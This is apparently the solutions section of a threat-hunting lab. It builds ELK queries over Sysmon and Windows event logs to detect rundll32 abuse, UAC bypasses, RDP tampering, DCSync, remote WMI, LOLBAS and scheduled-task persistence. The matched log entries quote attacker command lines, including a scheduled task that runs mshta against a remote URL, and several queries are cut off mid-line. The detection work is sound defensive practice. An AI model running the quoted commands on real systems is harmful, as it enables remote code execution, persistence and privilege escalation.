

SOLUTIONS

Below, you can find solutions for each task. Remember though, that you can follow your own strategy, which may be different from the one explained in the following lab.

Kali Machine



Task 1. Hunt for malicious use of rundll32

After visiting the provided link in the task's description, we find out that rundll32.exe can call pcwutl.dll which has the ability to execute an application. Utilizing that information, we can construct the following query (against the available Sysmon logs):

```
process.name:rundll32.exe AND (process.args:pcwutl.dll AND process.args:LaunchApplication)
```

Once the query is executed, we get the following match:


Time	Source
May 12, 2019 @ 19:49:02.275	<pre>process.args: C:\Windows\System32\rundll32.exe, pcwutl.dll LaunchApplication, c:\Windows\system32\calc.exe [process.name: rundll32.exe file_company: Microsoft Corporation user_login_id: 0x135f2 file_version: 6.1.7600.16385 (win7_rtm.090713-1255) agent.type: winlogbeat agent.version: 7.2.0 event.category: Windows host process (Rundll32) event.id: 1 event.dataset: Microsoft-Windows-Sysmon event.action: processcreate event.kind: event</pre>

Task 2. Hunt for UAC Bypass

bypass is implemented through an abuse of "cliconfg.exe". Because the abuse requires that cliconfg.exe loads "NTWDBLIB.dll", we'll focus our detection exactly on that, specifically filtering for Sysmon's Event ID 7 -- Image loaded. Therefore, we construct the following query:

```
event.id:7 AND (process.name:cliconfg.exe AND file.path:NTWDBLIB.dll)
```

Once executed, we get the following match:



Task 3. Hunt for RDP Settings tampering

Taking into account the hint provided, if any RDP tampering or abuse (eg. RDP tunneling etc) is to occur, RDP should first be enabled. Therefore, our detection will focus on detecting whether RDP has been enabled. One of the common ways to do this, is to monitor if netsh is used to create a firewall rule that allows an RDP connection. Therefore, we focus our detection on Sysmon event ID 1 - Process Creation. Finally, we construct the following detection rule:

```
event.id:1 AND (process.name:netsh.exe AND (process.args:localport=3389 AND process.args:acti
```

Once executed, we get the following match:

process.name:	netsh.exe	process.args:	netsh, advfirewall, firewall, add, rule, name=Remote Desktop, dir=in, protocol=top, localport=3389 , profile=any, action=allow
file_company:	Microsoft Corporation		
user_login_id:	0x3c004	file_version:	6.1.7600.16385 (win7_rtm.090713-1255)
agent.type:	winlogbeat		
agent.version:	7.2.0	event.category:	Network Command Shell
event.id:	1	event.dataset:	Microsoft-Windows-Sysmon event.action: processcreate event.kind: event process.integrity.level: High

Clearly, enabling RDP on its own is not necessarily malicious, therefore, additional effort is required to conclude that. Nonetheless, tampering has occurred.

Task 4. Hunt for DCSync

One way to obtain a detection rule is by looking at Sigma, specifically the DCSync detection rule [here](#). We therefore construct the following query:

```
event.id:4662 AND NOT (user.name:*$ OR user.name:AUTHORITY OR user.name:Window) AND (object.f
```

Once executed, we get the following match:

object.properties:	V57688 (1311f6ad-b607-110f-179f-00084fc206d2) (19195a5b-6da0-11d0-af43-00c04fd930c9)
agent.type:	winlogbeat
agent.version:	7.2.0
agent.ephemeral_id:	a25aa3ab-9e71-43d2-95d7-29608a24353b
agent.id:	ebd1d71a-1259-44b7-9f3d-142b9449062d
agent.hostname:	DESKTOP-CT17947
event.kind:	event
event.dataset:	Microsoft-Windows-Security-Auditing
event.action:	Directory Service Access
event.created:	Jul 23, 2019 @ 01:07:32.645
event.id:	4,662
log.level:	information
channel:	Security

Task 5. Hunt for Remote WMI Usage

If we pay attention to the provided links and hint, we'll identify that remote usage of WMI will create an Event ID 4648 -- login with explicit credentials, with source process of wmic.exe. That is illustrated on the image below:

15	Security	4648	Login	A login was attempted using explicit credentials. - Process Information - Process ID: Process ID that attempted the login - Network Information - Network Address: Network address of the source host - Account for which Credentials were Used - Account Name: Specified account name (administrator) - Subject - Login (Origin GUID): Domain ID of the user who created the authentication - Subject - Account Domain: Domain to which the account that executed the tool belongs (source host) - Subject - Target Server Name: Login destination host name (destination host) - Process Information - Process Name: Process name that attempted the login (C:\Windows\System32\wbem\WMIC.exe) - Subject - Account Name: Name of the account that executed the tool - Subject - Security ID: SID of the user who executed the tool - Target Server - Additional Information: Additional information on the login destination host (destination host) - Account for which Credentials were Used - Account Domain: Domain to which the specified account belongs (Domain) - Network Information - Network Address: Network address of the source host (C)
----	----------	------	-------	---

Utilizing that, we can create our detection technique and construct the following query:

```
event.id:4648 AND process.executable:WMIC.exe
```

Once executed, we get the following match:

process.executable:	C:\Windows\System32\wbem\WMIC.exe
user_target_login_guid:	{00000000-0000-0000-0000-000000000000}
agent.version:	7.2.0
agent.id:	ebd1d71a-1259-44b7-9f3d-142b9449062d
agent.ephemeral_id:	5d160275-4c05-469e-88da-a78fc0297678
event.type:	authentication_success
event.category:	authentication
event.action:	Login
event.created:	Jul 23, 2019 @ 01:10:42.839
event.id:	4,648
event.kind:	event

If we expand that entry, we'll get more details on the account(s) associated with the login:

A login was attempted using explicit credentials.			
Subject:			
Security ID:	S-1-5-21-1587066498-1489273250-1035260531-1106		
Account Name:	User01		
Account Domain:	EXAMPLE		
Login ID:	0x18A7B75		
Login GUID:	{352388BE-1C1A-A748-A8C3-4CC91A5F3814}		
Account Whose Credentials Were Used:			
Account Name:	administrator		
Account Domain:	EXAMPLE:CORP		
Login GUID:	{6841951A-1C62-023A-239E-78C43A7792AB}		

Task 6. Hunt for LOLBAS openurl

Let's take into account everything the hint of this task mentioned as well as Sysmon Event ID 1 - Process Creation, to construct a detection query as follows:

```
process.executable:rundll32.exe AND process.args:(url.dll OR ieframe.dll OR shdocvw.dll)
```

Once executed, we get 5 matches. A single match with ieframe.dll, which opens a URL file from a temporary directory:

process.args:	C:\Windows\System32\rundll32.exe, ieframe.dll , OpenURL, c:\users\ieuser\appdata\local\temp\ieframe.url
process.executable:	C:\Windows\System32\rundll32.exe
file_company:	Microsoft Corporation
user_login_id:	0x13a10
file_version:	6.1.7600.16385
(win7_rtm.090713-1255) agent.type:	winlogbeat
agent.version:	7.2.0
event.category:	Windows host process (Rundll32)
event.id:	1
event.dataset:	Microsoft-Windows-Sysmon event.action: processcreate
event.kind:	event

The other 4 matches are related to url.dll. As we can see below, one of them executes an .hta file:

process.args:	rundll32.exe, url.dll , FileProtocolHandler, file:///C:/programdata/calc.hta
process.executable:	C:\Windows\System32\rundll32.exe
file_company:	Microsoft Corporation
user_login_id:	0x13a10
file_version:	6.1.7600.16385
(win7_rtm.090713-1255) agent.type:	winlogbeat
agent.version:	7.2.0
event.category:	Windows host process (Rundll32)
event.id:	1
event.dataset:	Microsoft-Windows-Sysmon event.action: processcreate
event.kind:	event

The fact that .hta file is being executed means that mshta, as the default handler, will be called. Therefore, if we utilize the following query, we can confirm that calc.hta gets

```
process.executable:mshta.exe AND process.args:calc.hta
```

Once executed, we receive the following match:

process.args:	C:\Windows\System32\mshta.exe, C:\programdata\calc.hta
process.executable:	C:\Windows\System32\mshta.exe
file_company:	Microsoft Corporation
user_login_id:	0x13a10
file_version:	11.00.9600.16428 (winlogbeat.131013-1700)
agent.type:	winlogbeat
agent.version:	7.2.0
event.category:	Microsoft (R) HTML Application host
event.id:	1
event.dataset:	Microsoft-Windows-Sysmon event.action: processcreate
event.kind:	event

Task 7. Hunt for persistence through scheduled Tasks

By researching the provided URL, we identify that both "at.exe" and "schtasks.exe" can be used to schedule a task on a Windows host. While "at.exe" is rarely used, we are interested in any occurrence of its execution but for "schtasks.exe", we'll only look into those that are creating new tasks. The detection is based on Sysmon Event ID 1 - Process Creation. Finally, we construct the following query:

```
event.id:1 AND ((process.executable:schtasks.exe AND process.args:create) OR process.executal
```

Once the query is executed, we'll get the following match:

process.args:	C:\Windows\System32\schtasks.exe, Create , /sc, MINUTE, /MO, 60, /TN, MSOFFICE_11, /TR, mshta.exe https://hotelelems.com/Injection.txt
process.executable:	C:\Windows\System32\schtasks.exe
file_company:	Microsoft Corporation
user_login_id:	0xc796
file_version:	6.1.7600.16385
(win7_rtm.090713-1255) agent.type:	winlogbeat
agent.version:	7.2.0
event.category:	Manages scheduled tasks
event.id:	1
event.dataset:	Microsoft-Windows-Sysmon event.action: processcreate
event.kind:	event

On the output above, we can see that an action that executes "mshta.exe" against a remote URL address is added. To verify that the command executed successfully, we can perform another search for Sysmon Event ID 11 - File Create and search whether a task with the filename provided is now available under C:\Windows\Tasks where all tasks are stored:

```
event.id:11 AND file.path:MSOFFICE_11
```

file.path:	C:\Windows\System32\Tasks\MSOFFICE_11
agent.type:	winlogbeat
agent.version:	7.2.0
event.kind:	event
event.id:	11
event.dataset:	Microsoft-Windows-Sysmon event.action: filecreate
event.kind:	event

sysmon-filter @timestamp: May 21, 2019 @ 17:32:59.809 user.domain: NT AUTHORITY user.type: Well Known Group user.identifier: S-1-5-18 user.name: SYSTEM ecs.version: 1.0.0 log.level: information

Task 8. Hunt for UAC Bypass #2

After reviewing the linked blog post and studying the method described, we identify that a detection technique would be to monitor the registry key at:

```
"HKCU:\Software\Classes\exefile\shell\runas\command\isolatedCommand"
```

However, in our experience, the location of the key may change slightly, therefore, the exact location we'll be looking for is any registry key that contains

"shell\runas\command\isolatedCommand". To monitor registry key events, we will utilize Sysmon Event ID 13 -- Registry event. Finally, we construct the following query:

```
event.id:13 AND registry_key_path:"shell\runas\command\isolatedCommand"
```

Once the query is executed, we get the following match:

registry_key_path:	HKCU\Software\Classes\exefile\shell\runas\command\isolatedCommand
file_path:	C:\Windows\System32\cmd.exe
agent.type:	winlogbeat
agent.version:	7.2.0
event.kind:	event
event.id:	13
event.dataset:	Microsoft-Windows-Sysmon event.action: registryevent
logstash.pipeline:	0099-dedup-winlogbeats7, 1010-winlogbeat7-filter, 1300-evt-x-training-filter, 1531-sysmon-filter
@timestamp:	May 9, 2019 @ 04:07:51.100
user.name:	SYSTEM
ecs.version:	1.0.0
log.level:	information

If we expand the entry, we'll see the value which is added to the key:

```
registry_key_value C:\Windows\System32\cmd.exe /c notepad.exe
```

Upon successful elevation, notepad.exe will start in high integrity.